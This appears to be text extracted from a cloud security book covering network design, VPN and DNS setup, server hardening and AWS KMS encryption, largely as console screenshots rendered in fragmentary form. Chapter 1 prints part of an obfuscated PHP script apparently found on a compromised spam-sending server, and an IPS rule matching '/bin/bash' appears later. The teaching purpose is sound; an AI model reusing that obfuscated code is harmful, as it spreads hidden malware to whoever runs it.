


Chapter 1: The Fundamentals of Cloud Security



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Java™

Java



Python



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.NET

.NET

App Engine Docs

Learn more about App Engine's capabilities and features, and download the App Engine SDK to set up your local environment.



→ Browse docs


→ Download Google App Engine SDK



Droplets



Search by Droplet name




[Droplets](#) [Volumes](#)

Name	IP Address	Created	Tags
 mydreams 1 GB / 30 GB Disk / SGP1 - CentOS 7.2 x64	128.199.241.125	1 year ago	
 mylife 1 GB / 20 GB Disk / SGP1 - CentOS 7.1 x64	128.199.106.4	2 years ago	









Create Volume Actions

Filter by tags and attributes or search by keyword

<input type="checkbox"/>	Name	Volume ID	Size	Volume Type	IOPS
<input type="checkbox"/>	volume 3	vol-0bb2a88f...	8 GiB	gp2	100 / 3000
<input type="checkbox"/>	volume 2	vol-03d79ffa...	8 GiB	gp2	100 / 3000
<input type="checkbox"/>	volume 1	vol-044cbfe6...	8 GiB	gp2	100 / 3000

Create Volume Actions

Filter by tags and attributes or search by keyword

<input type="checkbox"/>	Name	Volume ID	Size	Volume Type	IOPS
<input type="checkbox"/>	volume 3	vol-0bb2a88f...	8 GiB	gp2	100 / 3000
<input type="checkbox"/>	volume 2	vol-03d79ffa...	8 GiB	gp2	100 / 3000
<input checked="" type="checkbox"/>	volume 1	vol-044cbfe6...	8 GiB	gp2	100 / 3000

- Modify Volume
- Delete Volume
- Attach Volume
- Detach Volume
- Force Detach Volume
- Create Snapshot
- Change Auto-Enable IO Setting
- Add/Edit Tags

Create Volume Actions

Filter by tags and attributes or search by keyword

<input type="checkbox"/>	Name	Volume ID	Size	Volume Type	IOPS
<input checked="" type="checkbox"/>	volume 3	vol-0bb2a88f...	8 GiB	gp2	100 / 3000
<input type="checkbox"/>	volume 2	vol-03d79ffa...	8 GiB	gp2	100 / 3000
<input type="checkbox"/>	volume 1	vol-044cbfe6...	8 GiB	gp2	100 / 3000

- Modify Volume
- Delete Volume
- Attach Volume
- Detach Volume
- Force Detach Volume
- Create Snapshot
- Change Auto-Enable IO Setting
- Add/Edit Tags

oVirt Node Hypervisor 3.0.1-1.0.2.el6

Installation

< Install Hypervisor 3.0.1-1.0.2.el6 >

Info: Virtualization hardware was detected and is enabled

< Quit >

GNU GRUB version 0.97 (635K lower / 1046400K upper memory)

oVirt Node Hypervisor 3.0.1-1.0.2.el6


Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the
commands before booting, 'a' to modify the kernel arguments
before booting, or 'c' for a command-line.

2 Data Centers 1 1	2 Clusters N/A	1 Hosts 1	1 Storage Domains 1	1 Virtual Machines 1	6 Events 1 2 1
------------------------	-------------------	--------------	------------------------	-------------------------	---------------------

Global Utilization


CPU

97% Available of 100%
Over commit: 0% (allocated 33%)




Memory

2.4 Available of 5.1 GiB
Over commit: 0% (allocated 19%)



Storage

11.0 Available of 15 GiB
Over commit: 0% (allocated 40%)



Base






Ubuntu 16



Windows 10

autoinst.flp	autoinst.iso	Ubuntu 16-s001.vmdk	Ubuntu 16-s002.vmdk	Ubuntu 16-s003.vmdk	Ubuntu 16-s004.vmdk	Ubuntu 16-s005.vmdk	Ubuntu 16-s006.vmdk	Ubuntu 16.nvram	Ubuntu 16.vmdk	Ubuntu 16.vmsd
Ubuntu 16.vmx	Ubuntu 16.vmx	vmware-0.log	vmware.log							





Requesting Authorization for Other Simulated Events

Please email us directly at aws-security-simulated-event@amazon.com. When communicating your event, please be sure to provide details on the event including:

- Dates
- Accounts involved
- Assets involved
- Contact information including phone number
- Detailed description of the planned events

[DigitalOcean] New Ticket # 950365 : Abuse Complaint



DigitalOcean

Wed 2/24/2016, 7:49 PM

You

You forwarded this message on 2/25/2016 9:26 PM

Please review the following abuse complaint and provide us with a resolution:

[SpamCop V4.8.3]

This message is brief for your comfort. Please use links below for details.

Email from 128.199.72.9 / Wed, 24 Feb 2016 12:30:43 +0000

<https://www.spamcop.net/w3m?i=z6415134688z955e7ca160140a68f337bf64ce44a10bz>

[Offending message]

X-Apparently-To: x Wed, 24 Feb 2016 12:30:43 +0000

Return-Path:


X-YahooFilteredBulk: 128.199.72.9

```
root@mydreams:/var/spool/postfix/maildrop 162x42
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360441A6193 6257A30951 6F30B1795E3 8B8BE16BAF6 984041C793 A4EC918E009 B1907DC0B7 BE609172093 DAA4F1D769E
3604515EB55 6257B1A4570 6F3101D48CB 8B8C016F73B 984061C38A6 A4ECB19DF57 B1908993AA BE6093B38A DAA50198037
3604723AAE 6257E19781E 6F310236C7 8B8C4157BCA 984091ADF81 A4ECC157A0 B1909FEFF BE60812A07 DAA501CE9F4
36048180BAE 6257F116E9E 6F311106937 8B8C533EB2 9840C114A49 A4ECC1650C5 B190A15F972 BE60DDF0E DAA511A9A3A
3604917FC32 6257F165C43 6F31114A8F 8B8C5B8829 9840C1A2A3A A4ECD1BBD87 B190A16D917 BE60F16636A DAA5419E531
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3604AFB98 62581171E46 6F3112DA48 8B8CE143D3 9840D1B0870 A4ED31C7145 B190B1ABE73 BE6151A4DE0 DAA561A863C
3604B105918 625811B38B8 6F31217D9F8 8B8D01202D 9840D1D06E1 A4ED326C1A B190D233C2 BE61815ACEE DAA57186FA1
3604B2B894 625822C914 6F314119C6 8B8D01B4FB8 9840E161FB5 A4ED626CBF B190E3BB98 BE61917EA1B DAA59DC2C
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3605219716D 6258610E27F 6F31D1D0D66 8B8D8167F69 9841515F4A5 A4EE2193E96 B191C197391 BE6201673E8 DAA641C4D2F
360523D681 625861B67FE 6F31E113BA5 8B8D91B11E1 9841517A585 A4EE41680FF B191C1A7621 BE62311C08C DAA642B6AE
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360531C783E 625881C2053 6F3241E26A 8B8DA3C478 9841711B91B A4EE5186C69 B191F172B28 BE6241B9C91 DAA66171CED
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3605817FF28 6258C15EF21 6F3282C7D2 8B8DD25874 9841B176EC4 A4EE8195862 B1929328AF BE62A1A2EA1 DAA68139939
```

```
<?php
```


```
        $tdc16 = 519;$GLOBALS['n800e']=Array();global$n800e;$n800e=$GLOBALS;${"
\x4e\x58\x42\x22\x26\x4a\x65\x70\x25\x50\x33\x7a\x3b\x72\x4d\x37\x3e\x24\x5c\x51\x2b\x2a\x57\x23\x3d\x5f
1\x7c\x4f\x4c\x21\x52\x67\x5e\x74\x2c\x55\x2e\x30\x3c\x2d\x77\x27\x5b\x54\x76\x59\x5d\x66\x40\x68\x49\x6
38\x43\x47\x36\x41\x45\x3a\x2f\x60\x75\x34\x64";$n800e[$n800e['n87b469']][12].$n800e['n87b469']][57].$n800
0].$n800e['n87b469']][89].$n800e['n87b469']][31]=$n800e['n87b469']][31].$n800e['n87b469']][69].$n800e['n87b
7].$n800e['n87b469']][96].$n800e['n87b469']][20].$n800e['n87b469']][34].$n800e['n87b469']][71]=$n800e['n87b
0e[$n800e['n87b469']][72].$n800e['n87b469']][83].$n800e['n87b469']][67].$n800e['n87b469']][71].$n800e['n87b4
e['n87b469']][34].$n800e['n87b469']][97]=$n800e['n87b469']][36].$n800e['n87b469']][53].$n800e['n87b469']][1
469']][72];$n800e[$n800e['n87b469']][71].$n800e['n87b469']][11].$n800e['n87b469']][67].$n800e['n87b469']][96]
469']][33].$n800e['n87b469']][72].$n800e['n87b469']][33].$n800e['n87b469']][30].$n800e['n87b469']][36].$n800e
69']][41].$n800e['n87b469']][20].$n800e['n87b469']][67].$n800e['n87b469']][86]=$n800e['n87b469']][36].$n800e
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']][96].$n800e['n87b469']][67]=$n800e['n87b469']][95].$n800e['n87b469']][72].$n800e['n87b469']][36].$n800e['
$n800e['n87b469']][32].$n800e['n87b469']][75].$n800e['n87b469']][33].$n800e['n87b469']][16].$n800e['n87b469'
n800e['n87b469']][57].$n800e['n87b469']][20].$n800e['n87b469']][20].$n800e['n87b469']][82]=$n800e['n87b469'
n87b469']][11].$n800e['n87b469']][89].$n800e['n87b469']][96].$n800e['n87b469']][30].$n800e['n87b469']][97].$n
][74].$n800e['n87b469']][97].$n800e['n87b469']][11];$n800e[$n800e['n87b469']][33].$n800e['n87b469']][11].$n8
[71].$n800e['n87b469']][77].$n800e['n87b469']][11]=$n800e['n87b469']][36].$n800e['n87b469']][11].$n800e['n8
```

Chapter 2: Defense in Depth Approach



Chapter 3: Designing Defensive Network Infrastructure

```
zeal@kplabs:~$ traceroute kplabs.in
traceroute to kplabs.in (139.162.21.95), 30 hops max, 60 byte packets
 1 192.168.225.1 (192.168.225.1) 2.511 ms 2.823 ms 2.480 ms
 2 * * *
 3 10.71.168.67 (10.71.168.67) 50.600 ms 10.71.168.66 (10.71.168.66) 50.585 ms 10.71.168.67 (10.71.168.67) 50.547 ms
 4 172.26.8.11 (172.26.8.11) 48.965 ms 172.26.8.15 (172.26.8.15) 50.468 ms 172.26.8.11 (172.26.8.11) 49.247 ms
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 103.198.140.164 (103.198.140.164) 71.255 ms 70.220 ms 77.678 ms
11 103.198.140.27 (103.198.140.27) 192.096 ms 171.445 ms 171.375 ms
12 30gigabitethernet1-3.core1.ams1.he.net (80.249.209.150) 205.580 ms 205.542 ms 205.481 ms
13 100ge9-1.core1.lon2.he.net (72.52.92.213) 191.973 ms 205.462 ms 205.429 ms
14 100ge4-1.core1.nyc4.he.net (72.52.92.166) 279.981 ms 273.536 ms 266.778 ms
15 100ge14-2.core1.sjc2.he.net (184.105.81.213) 325.892 ms 300.578 ms 314.615 ms
16 pacnet.10gigabitethernet2-2.core1.sjc2.he.net (216.218.192.234) 343.293 ms 344.995 ms 336.785 ms
17 te0-4-0-1.wr2.sin0.10026.telstraglobal.net (61.14.158.104) 526.670 ms 526.213 ms 513.440 ms
18 xe0-2-0.gw1.sin2.pacnet.net (202.147.52.66) 513.332 ms 504.273 ms 508.712 ms
19 gw2.sin1.sg.linode.com (61.14.147.179) 307.733 ms 289.823 ms gw1.sin1.sg.linode.com (61.14.147.177) 301.655 ms
20 139.162.0.10 (139.162.0.10) 287.180 ms 139.162.0.14 (139.162.0.14) 294.581 ms 139.162.0.10 (139.162.0.10) 309.005 ms
21 li863-95.members.linode.com (139.162.21.95) 282.558 ms 308.017 ms 288.445 ms
```



```
▶Ethernet II, Src: a8:a7:95:0a:00:1d (a8:a7:95:0a:00:1d), Dst: 4a:1a:48:32:68:68 (4a:1a:48:32:68:68)
▶Internet Protocol Version 4, Src: 192.168.225.238 (192.168.225.238), Dst: 139.162.21.95 (139.162.21.95)
▶Transmission Control Protocol, Src Port: 52477 (52477), Dst Port: http (80), Seq: 1, Ack: 1, Len: 371
▶Hypertext Transfer Protocol
```

```
▼Ethernet II, Src: a8:a7:95:0a:00:1d (a8:a7:95:0a:00:1d), Dst: 4a:1a:48:32:68:68 (4a:1a:48:32:68:68)
▶Destination: 4a:1a:48:32:68:68 (4a:1a:48:32:68:68)
▶Source: a8:a7:95:0a:00:1d (a8:a7:95:0a:00:1d)
Type: IP (0x0800)
```

▼Internet Protocol Version 4, Src: 192.168.225.238 (192.168.225.238), Dst: 139.162.21.95 (139.162.21.95)


- Version: 4
- Header length: 20 bytes
- ▶Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
- Total Length: 423
- Identification: 0x5f22 (24354)
- ▶Flags: 0x02 (Don't Fragment)
- Fragment offset: 0
- Time to live: 64
- Protocol: TCP (6)
- ▶Header checksum: 0x9696 [validation disabled]
- Source: 192.168.225.238 (192.168.225.238)
- Destination: 139.162.21.95 (139.162.21.95)
- [Source GeoIP: Unknown]
- [Destination GeoIP: Unknown]

▼Transmission Control Protocol, Src Port: 52477 (52477), Dst Port: http (80), Seq: 1, Ack: 1, Len: 371


- Source port: 52477 (52477)
- Destination port: http (80)
- [Stream index: 20]
- Sequence number: 1 (relative sequence number)
- [Next sequence number: 372 (relative sequence number)]
- Acknowledgment number: 1 (relative ack number)
- Header length: 32 bytes
- ▶Flags: 0x018 (PSH, ACK)
- Window size value: 229
- [Calculated window size: 29312]
- [Window size scaling factor: 128]
- ▶Checksum: 0xe85f [validation disabled]
- ▶Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- ▶[SEQ/ACK analysis]

▼Hypertext Transfer Protocol



- ▶GET / HTTP/1.1\r\n
- Host: kplabs.in\r\n
- Connection: keep-alive\r\n
- Upgrade-Insecure-Requests: 1\r\n
- User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36\r\n
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
- DNT: 1\r\n
- Accept-Encoding: gzip, deflate, sdch\r\n
- Accept-Language: en-US,en;q=0.8\r\n
- \r\n
- [Full request URI: <http://kplabs.in/>]
- [HTTP request 1/2]




Rule	IP	Port
Allow	52.24.52.24	ALL
Deny	32.42.59.26	ALL
Allow	17.24.53.32	80



Rule	IP	Port
DENY	ALL	ALL
ALLOW	8.8.8.8	ALL



Packet Content :
|00 FA 00 FF| "/bin/bash"



TREND MICRO Deep Security Knowledge Portal | instructors@kplabs.in | News | Help | Support

Dashboard Actions Alerts Events & Reports Computers Policies Administration

Default +

All | 24 Hour View | All Computers | Apply Filter

Alert Status

● Critical: 0 ● Warning: 1

LATEST ALERTS:

Alert	AGE
● Agent/Appliance Upgrade Reco...	2 Days


Computer Status

COMPUTER STATUS	Count
● Critical	0
● Warning	0
● Managed	1
● Unmanaged	4

My User Summary

instructors@kplabs.in

ACCOUNT NAME: Knowledge Portal
 ROLE: Full Access
 LAST SIGN-IN: September 16, 2017 10:35
 PREVIOUS SIGN-IN: N/A



```
[root@test ~]# cat test.sh
#!/bin/bash
echo hi
echo hey
```

```
[root@test ~]# sh test.sh
hi
hey
```

```
[root@test ~]# cat test.sh
#!/bin/bash
echo hi
echo hey.
```


```
[root@test ~]# sh test.sh
sh: test.sh: Operation not permitted
```

```
[root@test ~]# service httpd start
env: /etc/init.d/httpd: Operation not permitted
```

Application Control: Software Changes

Last 7 Days

Q Create a filter by selecting a property and defining its value



288 occurrence(s) of software changes

Group By File (Hash)

> __init__.py	ED6E53...	4 Occurrences	<input checked="" type="checkbox"/> ALLOW ALL	<input type="checkbox"/> BLOCK ALL
> update_handler.py	FA5C1F...	4 Occurrences	<input checked="" type="checkbox"/> ALLOW ALL	<input type="checkbox"/> BLOCK ALL
> terminal_handler.py	C99B0B...	4 Occurrences	<input checked="" type="checkbox"/> ALLOW ALL	<input type="checkbox"/> BLOCK ALL
> globals.py	AAED36...	4 Occurrences	<input checked="" type="checkbox"/> ALLOW ALL	<input type="checkbox"/> BLOCK ALL

IPS Rules

All ▾

By Priority ▾

🔍 Search this page ▾

📄 New ▾

🗑 Delete...

📄 Properties...

📄 Duplicate

📄 Export ▾

📄 Application Types...

📄 Columns...

NAME ^	APPLICATION TYPE	SEVERI...	MODE
4 - Highest (2)			
🔍 1000834 - SMTP Decoding	Mail Server Common	● Critical	Prevent
🔍 1000840 - Oracle Database Server Generic SQL Injection Detection	Database Oracle	● High	Prevent
3 - High (85)			
🔍 1000084 - BlackMal/KamaSutra Worm Counter Request	Web Client Common	● Medium	Prevent
🔍 1000109 - Mozilla Products Graphics And XML Features Integer Overflow	Web Client Mozilla Firefox	● Critical	Prevent
🔍 1000115 - Sony DRM CodeSupport ActiveX Attempt	Web Client Internet Explorer/Ed...	● Critical	Prevent
🔍 1000120 - Microsoft SQL Server Hello Authentication Buffer Overflow	Database Microsoft SQL	● High	Prevent
🔍 1000121 - MS SQL Hello Overflow	Database Microsoft SQL	● High	Prevent
🔍 1000122 - MySQL CREATE FUNCTION Remote Code Execution	Database MySQL	● Medium	Prevent

Computers

With sub-Groups ▾

By Group ▾

🔍 Search

+ Add ▾

🗑 Delete...

📄 Details...

⚡ Actions ▾



📄 Events ▾

📄 Export ▾


📄 Columns...

NAME ^	DESCRIPTION	PLATFORM	POLICY	STATUS	MAINTENAN...
▼ Computers (1)					
📄 ec2-54-218-204-129.u...	This computer is a demonstrati...	Amazon Linu...	Demo	● Managed (Online)	N/A
➤ Computers > AWS Account - 836802967410 > US West (Oregon) > kplabs-new (vpc-bcde5eda) > kplabs-2b (subnet-f28e79ba) (1)					
➤ Computers > AWS Account - 836802967410 > US West (Oregon) > kplabs-new (vpc-bcde5eda) > kplabs-2c (subnet-e94e2cb2) (1)					
➤ Computers > AWS Account - 836802967410 > US West (Oregon) > vpc-ae5b8cc8 > subnet-64a8932d (2)					

Overview	General	Actions	System Events
<ul style="list-style-type: none"> Anti-Malware Web Reputation Firewall Intrusion Prevention Integrity Monitoring Log Inspection Application Control Interfaces 	<ul style="list-style-type: none"> Anti-Malware Web Reputation Firewall Intrusion Prevention Integrity Monitoring Log Inspection Application Control 	<ul style="list-style-type: none"> Anti-Malware Web Reputation Firewall Intrusion Prevention Integrity Monitoring Log Inspection Application Control 	<p>Agent</p> <ul style="list-style-type: none"> Managed (Online) On, Real Time Off, not installed On, 17 rules On, Prevent, 70 rules On, Real Time, 29 rules On, 5 rules On, Blocking unrecognized software <p>Yes</p> <p>Last Communication September 16, 2017 07:58</p>





Single FLAT network




Create VPC Actions

Search VPCs and their properties

<input type="checkbox"/>	Name	VPC ID	State	IPv4 CIDR	IPv6 CIDR	DHCP options set
<input type="checkbox"/>	Development	vpc-d07c1aa9	available	172.31.0.0/16		dopt-9e512bf8
<input checked="" type="checkbox"/>	Production	vpc-2d731554	available	192.168.10.0/24		dopt-9e512bf8



Developers







Solutions Architects



Local Computer





Login to Private Instance
via Bastion












Droplets

[Droplets](#) [Volumes](#)

Name	IP Address	Created ▲
 mydreams 1 GB / 30 GB Disk / SGP1 - CentOS 7.2 x64	128.199.241.125	9 months ago
 mylife 1 GB / 20 GB Disk / SGP1 - CentOS 7.1 x64	128.199.106.4	2 years ago

```
root@kplabs:~# ssh-add -l
2048 37:79:34:1c:3b:1e:b0:9d:3f:65:81:dc:8a:f8:15:ba /root/.ssh/id_rsa (RSA)
[root@kplabs ~]# ssh -A root@128.199.241.125 -p 6889
Last login: Thu Jul 20 17:54:47 2017 from li1473-216.members.linode.com
[root@backend ~]# █

[root@backend ~]# ssh-add -l
2048 37:79:34:1c:3b:1e:b0:9d:3f:65:81:dc:8a:f8:15:ba /root/.ssh/id_rsa (RSA)
[root@backend ~]# ssh 128.199.106.4 -p 6889
Last login: Thu Jul 20 13:36:41 2017 from 128.199.241.125
[root@mylife ~]# █
```



```
[root@vpn ~]# yum install http://swupdate.openvpn.org/as/openvpn-as-2.1.9-CentOS6.x86_64.rpm
Loaded plugins: priorities, update-motd, upgrade-helper
openvpn-as-2.1.9-CentOS6.x86_64.rpm
Examining /var/tmp/yum-root-Pv0Cy8/openvpn-as-2.1.9-CentOS6.x86_64.rpm: openvpn-as-2.1.9-CentOS6.9.x86_64
Marking /var/tmp/yum-root-Pv0Cy8/openvpn-as-2.1.9-CentOS6.x86_64.rpm to be installed
Resolving Dependencies
--> Running transaction check
---> Package openvpn-as.x86_64 0:2.1.9-CentOS6.9 will be installed
--> Finished Dependency Resolution
```

Dependencies Resolved

Package	Arch	Version
Installing: openvpn-as	x86_64	2.1.9-CentOS6.9

Transaction Summary

Install 1 Package

Total size: 72 M
 Installed size: 72 M
 Is this ok [y/d/N]: █

```
Access Server web UIs are available here:  
Admin UI: https://172.31.30.134:943/admin  
Client UI: https://172.31.30.134:943/  
Verifying : openvpn-as-2.1.9-CentOS6.9.x86_64  
  
Installed:  
openvpn-as.x86_64 0:2.1.9-CentOS6.9  
  
Complete!
```

```
[root@vpn ~]# passwd openvpn  
Changing password for user openvpn.  
New password:  
Retype new password:  
passwd: all authentication tokens updated successfully.
```



OpenVPN Technologies, Inc.

Admin Login

Username

Password

Status

- Status Overview
- Current Users
- Log Reports

Configuration

- License
- SSL Settings
- Server Network Settings
- VPN Mode
- VPN Settings
- Advanced VPN
- Web Server
- Client Settings
- Failover

User Management

- User Permissions
- Group Permissions
- Revoke Certificates

Status Overview

Server Status

The server is currently ON

Stop the Server

Active Configuration

Access Server version:	2.1.9
Server Name:	172.31.30.134
Authenticate users with:	pam
Accepting VPN client connections on IP address:	eth0: 172.31.30.134
Port for VPN client connections:	tcp/443, udp/1194
OSI Layer:	3 (routing/NAT)
Clients access private subnets using:	NAT
Node:	vpn

Documentation

The Access Server includes a wide range of documentation covering command line tools, scripting, and other advanced topics: [Access Server Documentation](#)

At a glance

Server Status: **on**

License: **2 devices** [Info](#)

Current Users: **0** [List](#)

Status

- Status Overview
- Current Users
- Log Reports

Configuration

- License
- SSL Settings
- Server Network Settings
- VPN Mode
- VPN Settings
- Advanced VPN
- Web Server
- Client Settings
- Failover

Server Network Settings

VPN Server

Warning: Changing the Hostname, Protocol or Port Number after VPN clients are deployed will cause the existing clients to be unusable (until a new client configuration or VPN installer is downloaded from the Client Web Server)

Hostname or IP Address:

Interface and IP Address

- Listen on all interfaces
- eth0: 172.31.30.134

Protocol

- TCP
- UDP
- Both (Multi-daemon mode)

Port number:

Username

openvpn

Password

.....

Login ▾

Go

To download the OpenVPN Connect app, please choose a platform below:

- [OpenVPN Connect for Windows](#)
- [OpenVPN Connect for Mac OS X](#)
- [OpenVPN Connect for Android](#)
- [OpenVPN Connect for iOS](#)
- [OpenVPN for Linux](#)

Connection profiles can be downloaded for:

- [Yourself \(user-locked profile\)](#)

```
zeal@kplabs:~/Documents$ sudo openvpn --config kplabs.ovpn
Fri Jul 21 21:59:36 2017 OpenVPN 2.3.2 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11]
Enter Auth Username:openvpn
Enter Auth Password:
Fri Jul 21 21:59:43 2017 Control Channel Authentication: tls-auth using INLINE static key file
Fri Jul 21 21:59:43 2017 Outgoing Control Channel Authentication: Using 160 bit message hash 'SHA1
Fri Jul 21 21:59:43 2017 Incoming Control Channel Authentication: Using 160 bit message hash 'SHA1
Fri Jul 21 21:59:43 2017 Socket Buffers: R=[87380->200000] S=[16384->200000]
Fri Jul 21 21:59:43 2017 Attempting to establish TCP connection with [AF_INET]34.228.198.245:443 [
Fri Jul 21 21:59:44 2017 TCP connection established with [AF_INET]34.228.198.245:443
Fri Jul 21 21:59:44 2017 TCPv4_CLIENT link local: [undef]
Fri Jul 21 21:59:44 2017 TCPv4_CLIENT link remote: [AF_INET]34.228.198.245:443
Fri Jul 21 21:59:45 2017 TLS: Initial packet from [AF_INET]34.228.198.245:443, sid=0f430297 64952c
Fri Jul 21 21:59:45 2017 WARNING: this configuration may cache passwords in memory -- use the auth
Fri Jul 21 21:59:46 2017 VERIFY OK: depth=1, CN=OpenVPN CA
Fri Jul 21 21:59:46 2017 VERIFY OK: nsCertType=SERVER
Fri Jul 21 21:59:46 2017 VERIFY OK: depth=0, CN=OpenVPN Server
```

```

zeal@kplabs:~/Documents$ telnet 172.31.20.189 22
Trying 172.31.20.189...
Connected to 172.31.20.189.
Escape character is '^]'.
SSH-2.0-OpenSSH_6.6.1
█

```

[Back to Hosted Zones](#)
[Create Record Set](#)
[Import Zone File](#)
[Delete Record Set](#)

Aliases Only
 Weighted Only


<input type="checkbox"/>	Name	Type	Value	Evaluate
<input type="checkbox"/>	internal.kplabs.in.	NS	ns-1337.awsdns-39.org. ns-250.awsdns-31.com. ns-1777.awsdns-30.co.uk. ns-777.awsdns-33.net.	-
<input type="checkbox"/>	internal.kplabs.in.	SOA	ns-1337.awsdns-39.org. awsdns-hostmaster.amazon	-
<input type="checkbox"/>	admin.internal.kplabs.in.	A	10.0.10.20	-
<input type="checkbox"/>	elk.internal.kplabs.in.	A	10.0.5.20	-
<input type="checkbox"/>	ipa.internal.kplabs.in.	A	10.0.50.25	-
<input type="checkbox"/>	mongodb.internal.kplabs.in.	A	10.0.5.35	-
<input type="checkbox"/>	phpmyadmin.internal.kplabs.in.	A	10.0.5.10	-

```
[root@kplabs ~]# nslookup elk.internal.kplabs.in
Server:          139.162.11.5
Address:         139.162.11.5#53

Non-authoritative answer:
Name:   elk.internal.kplabs.in
Address: 10.0.5.20

[root@kplabs ~]# nslookup phpmyadmin.internal.kplabs.in
Server:          139.162.11.5
Address:         139.162.11.5#53

Non-authoritative answer:
Name:   phpmyadmin.internal.kplabs.in
Address: 10.0.5.10
```



Create Hosted Zone

A hosted zone is a container that holds information about how you want to route traffic for a domain, such as example.com, and its subdomains.

Domain Name:

Comment:

Type:

A private hosted zone determines how traffic is routed within an Amazon VPC. Your resources are not accessible outside the VPC. You can use any domain name.



VPC ID:

Important

To use private hosted zones, you must set the following Amazon VPC settings to true:

- enableDnsHostnames
- enableDnsSupport

[Learn more](#)



Create Hosted Zone

Go to Record Sets

Delete Hosted Zone

Search all fields



All Types

Domain Name	Type	Record Set Count	Comment
<input type="radio"/> internal.kplabs.in.	Public	7	
<input type="radio"/> internal.kplabs.in.	Private	3	Private Zone

Record Set Name



Any Type

Aliases Only

Weighted Only

Name	Type	Value	Evaluate Target Health
<input type="checkbox"/> internal.kplabs.in.	NS	ns-1536.awsdns-00.co.uk. ns-0.awsdns-00.com. ns-1024.awsdns-00.org. ns-512.awsdns-00.net.	-
<input type="checkbox"/> internal.kplabs.in.	SOA	ns-1536.awsdns-00.co.uk. awsdns-hostmaster.amaz	-
<input checked="" type="checkbox"/> private.internal.kplabs.in.	A	10.50.10.50	-

```
[root@ip-172-31-20-189 ~]# nslookup private.internal.kplabs.in
Server:          172.31.0.2
Address:         172.31.0.2#53
```

```
Non-authoritative answer:
Name:   private.internal.kplabs.in
Address: 10.50.10.50
```

```
zeal@kplabs:~/Documents$ nslookup private.internal.kplabs.in 172.31.0.2
;; connection timed out; no servers could be reached
```

```
zeal@kplabs:~/Documents$ nslookup private.internal.kplabs.in 172.31.0.2
Server:          172.31.0.2
Address:         172.31.0.2#53
```

```
Non-authoritative answer:
Name:   private.internal.kplabs.in
Address: 10.50.10.50
```

DNS Settings

Pushing DNS servers to clients is optional, unless clients' Internet traffic is to be routed through the VPN

- Do not alter clients' DNS server settings
- Have clients use the same DNS servers as the Access Server host
- Have clients use these DNS servers:

DNS resolution zones (optional)

For split tunnels that only route private traffic (not internet traffic), specify a comma-separated list of internal domains that clients will resolve through the AS-pushed DNS server(s). Note that some clients (such as Windows) may only respect the first domain given.

DNS zones:




Default Domain Suffix (optional)







Setting a default suffix here will enable Windows clients to resolve host names to FQDN names. This is especially useful if your organisation uses a Windows Domain or Active Directory. Only one default suffix can be defined here.




Default domain suffix:


Save Settings

Chapter 4: Server Hardening













Permission : 777






Team Screen application



File Screen application





Patch Management
Central Log Management
HIDS
Server Hardening
Partitioning

Hardened Image



Chapter 5: Cryptography Network Security




Important Notification " MY GMAIL ACCOUNT IS HACKED "


Please don't communicate or send any information to the email asking for money from my account as its been hacked and the reply is going to some other account"



Sorry for the Inconvenience cause.




Regards


















Search IAM

- Dashboard
- Groups
- Users
- Roles
- Policies
- Identity providers
- Account settings
- Credential report

Encryption keys

Create key Key actions ▾

Region: **US East (N. Virginia)** ▾ ⓘ Filter

<input type="checkbox"/>	Alias ▾
<input type="checkbox"/>	 aws/acm
<input type="checkbox"/>	 aws/lightsail
<input type="checkbox"/>	 aws/connect
<input type="checkbox"/>	 aws/codecommit

Create Alias and Description

Provide an alias and a description for this key. These properties of the key can be changed later. [Learn more.](#)

Alias (required)

Description

▼ **Advanced Options**

Key Material Origin KMS External
[Help me choose](#)

Define Key Administrative Permissions

▼ **Key Administrators**

Choose the IAM users and roles that can administer this key through the KMS API. You may need to add additional permissions for the users or from this console. [Learn more.](#)

<input type="checkbox"/>	Name ↕	Path ↕	Type ↕
<input type="checkbox"/>	Andrew	/	User
<input type="checkbox"/>	Mike	/	User
<input type="checkbox"/>	Sarah	/	User
<input type="checkbox"/>	zeal	/	User

Define Key Usage Permissions

▼ This Account

Choose the IAM users and roles that can use this key to encrypt and decrypt data from within applications and when using AWS services int

<input type="checkbox"/>	Name ↕	Path ↕	Type ↕
<input type="checkbox"/>	Andrew	/	User
<input type="checkbox"/>	Mike	/	User
<input type="checkbox"/>	Sarah	/	User
<input type="checkbox"/>	zeal	/	User

Create key Key actions ▼

Region: **US East (N. Virginia)** ▼ ⓘ Filter



<input type="checkbox"/>	Alias ↕	Key ID ↕	Status ↕
<input type="checkbox"/>	kplabs	85155cf0-f872-4cf8-bb0e-de9ab3e7ef18	Enabled


```
[root@kplabs ~]# aws kms list-keys --region us-east-1
{
  "Keys": [
    {
      "KeyArn": "arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18",
      "KeyId": "85155cf0-f872-4cf8-bb0e-de9ab3e7ef18"
    }
  ]
}
```

```
[root@kplabs ~]# aws kms encrypt --key-id arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18 --plaintext "This is kplabs book" --region us-east-1
{"KeyId": "arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18",
"CiphertextBlob": "AQICAHgB2Tr2Uqdj11C7nk2sYHzrb1FYGnmJiNm7HCpeELEcW0FRG57Ug/GJT9YLvZD5R3qJAAAAcTBvBgkqhkiG9w0BBWagYjBgAgEAMFsGCSqSIB3D0EHATAeBgIghkgBZQMEAS4wE0QMyoSNgEQgC6D4AF0GgKGRg9fK01h1StbdTLLCNM+xaR84VfhZEsJwjoxu9hrSEcD6gG2cFK"}
```

```
[root@kplabs ~]# cat encrypted.txt
j00g!pp#"0000-00000m00ni0000[0"6E0000L00T|vsy0f%
```

```
[root@kplabs ~]# aws kms decrypt --ciphertext-blob fileb://encrypted.txt --query Plaintext --output text | base64 -d
This is kplabs book[root@kplabs ~]#
```





```
